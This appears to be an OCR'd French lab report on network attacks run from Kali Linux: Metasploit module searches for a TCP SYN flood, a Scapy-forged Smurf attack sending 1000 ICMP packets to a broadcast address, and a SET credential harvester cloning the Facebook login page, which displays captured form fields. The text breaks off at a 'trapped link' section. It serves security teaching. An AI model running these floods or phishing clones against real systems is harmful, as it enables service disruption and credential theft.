
7.



3. Attaque TCPSYN Flooding (DOS)

Sur la machine attaquante Kali :

1. Lancer le Metasploit Framework



2. **Affichez tous les exploits disponibles**


```
msf6 > show exploits

Exploits
========

   #     Name                                                     Disclosure Date  Rank       Check  Description
   -     ----                                                     ---------------  ----       -----  -----------
   0     exploit/aix/local/ibstat_path                            2013-09-24       excellent  Yes    ibstat $PATH Privilege Esc
alation
   1     exploit/aix/local/invscout_rpm_priv_esc                  2023-04-24       excellent  Yes    invscout RPM Privilege Esc
alation
   2     exploit/aix/local/xorg_x11_server                        2018-10-25       great      Yes    Xorg X11 Server Local Priv
ilege Escalation
   3     exploit/aix/rpc_cmsd_opcode21                            2009-10-07       great      No     AIX Calendar Manager Servi
ce Daemon (rpc.cmsd) Opcode 21 Buffer Overflow
   4     exploit/aix/rpc_ttdbserverd_realpath                     2009-06-17       great      No     ToolTalk rpc.ttdbserverd _
tt_internal_realpath Buffer Overflow (AIX)
   5     exploit/android/adb/adb_server_exec                      2016-01-01       excellent  Yes    Android ADB Debug Server R
emote Payload Execution
   6     exploit/android/browser/samsung_knox_smdm_url            2014-11-12       excellent  No     Samsung Galaxy KNOX Androi
d Browser RCE
   7     exploit/android/browser/stagefright_mp4_tx3g_64bit       2015-08-13       normal     No     Android Stagefright MP4 tx
3g Integer Overflow
   8     exploit/android/browser/webview_addjavascriptinterface   2012-12-21       excellent  No     Android Browser and WebVie
w addJavascriptInterface Code Execution
   9     exploit/android/fileformat/adobe_reader_pdf_js_interface
```

3. **Recherchez des modules de type** `scanner`


```
msf6 > search scanner

Matching Modules
================

   #    Name                                                     Disclosure Date  Rank    Check  Description
   -    ----                                                     ---------------  ----    -----  -----------
   0    auxiliary/scanner/http/a10networks_ax_directory_traversal  2014-01-28       normal  No     A10 Networks AX Loadbalancer Directory Tr
aversal
   1    auxiliary/scanner/snmp/aix_version                         .                normal  No     AIX SNMP Scanner Auxiliary Module
   2    auxiliary/scanner/amqp/amqp_login                          .                normal  No     AMQP 0-9-1 Login Check Scanner
   3    auxiliary/scanner/amqp/amqp_version                        .                normal  No     AMQP 0-9-1 Version Scanner
   4    auxiliary/scanner/discovery/arp_sweep                      .                normal  No     ARP Sweep Local Network Discovery
   5    auxiliary/scanner/snmp/sbg6580_enum                        .                normal  No     ARRIS / Motorola SBG6580 Cable Modem SNMP
 Enumeration Module
   6    auxiliary/scanner/http/wp_abandoned_cart_sqli              2020-11-05       normal  No     Abandoned Cart for WooCommerce SQLi Scann
er
   7    auxiliary/scanner/http/accellion_fta_statecode_file_read   2015-07-10       normal  No     Accellion FTA 'statecode' Cookie Arbitrar
y File Read
   8    auxiliary/scanner/http/adobe_xml_inject                    .                normal  No     Adobe XML External Entity Injection
   9    auxiliary/scanner/http/advantech_webaccess_login           .                normal  No     Advantech WebAccess Login
   10   auxiliary/scanner/http/allegro_rompager_misfortune_cookie
```

4. **Rechercher des modules liés à SYN Flooding**

```
msf6 > search synflood

Matching Modules
================

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ----                          ---------------  ----    -----  -----------
   0  auxiliary/dos/tcp/synflood    .                normal  No     TCP SYN Flo
oder


Interact with a module by name or index. For example info 0, use 0 or use aux
iliary/dos/tcp/synflood

msf6 >
```




5. **Lancer wireshark et exploiter la vulnérabilité.**



4. Attaque Smurf (DDOS)

1. **Lancer le toolkit scapy pour forger des paquets**



2. **Afficher les valeurs par défaut du paquet IP et Modifier l'adresse source et destination du paquet**

```
>>> i=IP()
>>> i.display()
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = hopopt
  chksum    = None
  src       = 127.0.0.1
  dst       = 127.0.0.1
  \options   \

>>> i.src="192.168.1.39"
>>> i.dst="192.168.1.255"
```

```
>>> i.display()
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = hopopt
  chksum    = None
  src       = 192.168.1.39
  dst       = 192.168.1.255
  \options   \

>>> 
```

3. **Ajouter une couche ICMP**

```
>>> ping=ICMP()
>>> request=(i/ping)
>>> send(request, count=1000,verbose=1)
.....................................................................................
.....................................................................................
.....................................................................................
.....................................................................................
.....................................................................................
.....................................................................................
.....................................................................................
.....................................................................................
.....................................................................................
..........
Sent 1000 packets.
>>> 
```

4. **Lancer Wireshark pour capturer les paquets**

No.	Time	Source	Destination	Protoco	Length	Info
7749	38.609634626	192.168.1.39	192.168.1.255	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
7750	38.617522074	192.168.1.39	192.168.1.255	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
7751	38.626950493	192.168.1.39	192.168.1.255	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
7752	38.635118445	192.168.1.39	192.168.1.255	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
7753	38.645329683	192.168.1.39	192.168.1.255	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
7754	38.652966334	192.168.1.39	192.168.1.255	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
7755	38.658979454	192.168.1.39	192.168.1.255	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
7756	38.664273597	192.168.1.39	192.168.1.255	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
7757	38.671231874	192.168.1.39	192.168.1.255	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
7758	38.678747497	192.168.1.39	192.168.1.255	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
7759	38.683560826	192.168.1.39	192.168.1.255	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
7760	38.688134683	192.168.1.39	192.168.1.255	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
7761	38.697808287	192.168.1.39	192.168.1.255	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
7762	38.705081779	192.168.1.39	192.168.1.255	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
7763	38.716793943	192.168.1.39	192.168.1.255	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)

```
▸ Frame 1: 394 bytes on wire (3152 bits), 394 bytes captured (3152 bits) on : 0000  00 0c 29 61 5a ff 34 57  60 80 10 f7 08 00 45 00   ··)aZ·4W `·····E·
```

5. Attaque Social Engineering

a. Web site fishing

```
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ sudo setoolkit
```

```
        01011001011011110111010100100000011100
        10011001010110000101101100011011000111
        10010010000001101000011000010111011001
        10010100100000011101000110111100100000
        01101101011101010110001101101000001000
        00011101000110100101101101011001010010
        00000110111101101110001000000111100101
        10111101110101011100100010000001101000
        01100001011011100110010001110011001000
        00001110100010110100101001001000000101
        01000110100001100001011011100110101101
        11001100100000011001100110111101110010
        00100000011101010111001101101001011011
        10011001110010000001110100011010000110
        01010010000001010011011011110110001101
        10100101100001011011000010110101000101
        01101110011001110110100101101110011001
        01011001010111001000100000010101000110
        11110110111101101100011010110110100101
        11010000100000001010100110100001110101
        01100111011100110010101010

[──]        The Social-Engineer Toolkit (SET)        [──]
[──]        Created by: David Kennedy (ReL1K)        [──]
                     Version: 8.0.3
                   Codename: 'Maverick'
[──]        Follow us on Twitter: @TrustedSec        [──]
[──]        Follow me on Twitter: @HackingDave       [──]
[──]       Homepage: https://www.trustedsec.com      [──]
       Welcome to the Social-Engineer Toolkit (SET).
        The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

 Select from the menu:
```


```
 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```

```
[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
                        Version: 8.0.3
                      Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PT
Visit https://github.com/trustedsec/ptf to update all your


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2
```

```
 99) Return back to the main menu.

set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the inten
ded victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a Metasploit-based payload. Uses a cus
tomized java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and de
liver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field
 and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something diff
erent.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements
to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced w
ith the malicious link. You can edit the link replacement settings in the set_config if it's too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example, you can ut
ilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is success
ful.

The HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA files which
can be used for Windows-based PowerShell exploitation through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3
```

```
set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
```

```
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

 ________________________________________________________________________
 ── * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ──

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.64]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: www.facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captu
res all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
127.0.0.1 - - [24/Nov/2024 11:49:59] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
```




```
PARAM: return_session=
POSSIBLE USERNAME FIELD FOUND: skip_api_login=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=300
PARAM: lgndim=eyJ3IjoxOTE4LCJoIjo4ODgsImF3IjoxOTE4LCJhaCI6ODUzLCJjIjoyNH0=
PARAM: lgnrnd=084945_8buQ
PARAM: lgnjs=1732467002
POSSIBLE USERNAME FIELD FOUND: email=test@gmail.com
PARAM: prefill_contact_point=
PARAM: prefill_source=
PARAM: prefill_type=
PARAM: first_prefill_source=
PARAM: first_prefill_type=
PARAM: had_cp_prefilled=false
POSSIBLE PASSWORD FIELD FOUND: had_password_prefilled=false
PARAM: ab_test_data=AAAAVAA/VAVVAqAAVAAAAAAAAAAAAVAAAAAAAAAAJt/SbAAAAAGAAD
POSSIBLE PASSWORD FIELD FOUND: encpass=#PWD_BROWSER:5:1732467014:AThQAC40fAQvTyd07TQ/EEhT97RjQaGnKZq9YBD/gpLV
h3V6tiql4W6J50xrmxCWLtPez0+IH1t3/090h51dd/5DD6mCtU4M+xFgow/4Buhk2KNJ+IHE6nKDt4gOg7ea17uWrtCkFA==
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: ----------------------------28020551593179181733884819 49
Content-Disposition: form-data; name="ts"

1732467014708
----------------------------280205515931791817338848194 9
Content-Disposition: form-data; name="q"

[{"app_id":"256281040558","posts":"4g2AW1siZmFsY286b2RzX3dlYl9iYXRjaCIseyJlIjoie1wiBRAkXCI6e1wiNzE3MwkKMGVudG
l0aWVzLmZmX2oFOAAuATyQdGltZV9zcGVudF91aXRfYXJyYXkuMjU2MjgxMDQwNTU4LjAuQxFDLHZlbnQubG9nZ2VkXAVfHG5cIjoxLFwiAQ8
cbnVsbH0sXCIJJmBpbmZvLnVwbG9hZF9tZXRob2QuYmFuemFpAUAsX2ltbWVkaWF0ZWx5kkkAVjsAEWAkcHJvY2Vzc2luZ35NAAmRYr4AAQH0
MAEiLCJyIjoxLCJkIjoiJF58QWNidk1HNDc5STZMNTFNVldENzJ2eTdrSGQwSHV5YndXakZqRzc5Nnhwc0RkcmtNMzRPLTRKOTlXWnFOLVVaV
UNVejR4T3Byc0JQYVpYTElxWkVyZmVTd0ZTY21oc2N8ZmQuQWNZdzJhTEJ2cnhucV9JT1JYaXdCbW9iYVpuMDBPaktlSkVickF2ci1EcThyN0
xoUF9kNjZZbHFyT0ZUZWVwNTg1RHBlVng3NDJOYjlIQ1ZUc19OSVhnWCIsInMiOiJ4dHNxaHE6OW9ldXV6OmdkYTE2ZSIsInQiOjE3MzI0NjY
5OTk5NzkuMywiYiI6WzEsMTI4XX0sMTczMjQ2NzAxNDY4MiwxLDU5MF0sWyJmYWxjbzp3ZWJfYmx1ZV90aVVAKG5hdmlnYXRpb241WYx0anNv
bl9kYXRhXCI6XCJ7XFxcInNvdXJjZV9wYXRoAQ8AOgEFSFhXZWJMb2dpbkNvbnRyb2xsZXIBFwAsAQUNMBB0b2tlbgEQBTEcOTZlODhhZjMBE
QUmDGRlc3QZVEGNGRcZOxUYEGNhdXNlAT0FTgR1bkGpAQ8FNRhzaWRfcmF3ARAFHxh4dHNxaHE6MkIBAR0ALAEFDZ8UZWZfcGFnBRcZZg0cCH
```


b. **Lien piégé**

```
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```

```
  10) Third Party Modules

  99) Return back to the main menu.

set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the inten
ded victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a Metasploit-based payload. Uses a cus
tomized java applet created by Thomas Werth to deliver the payload.

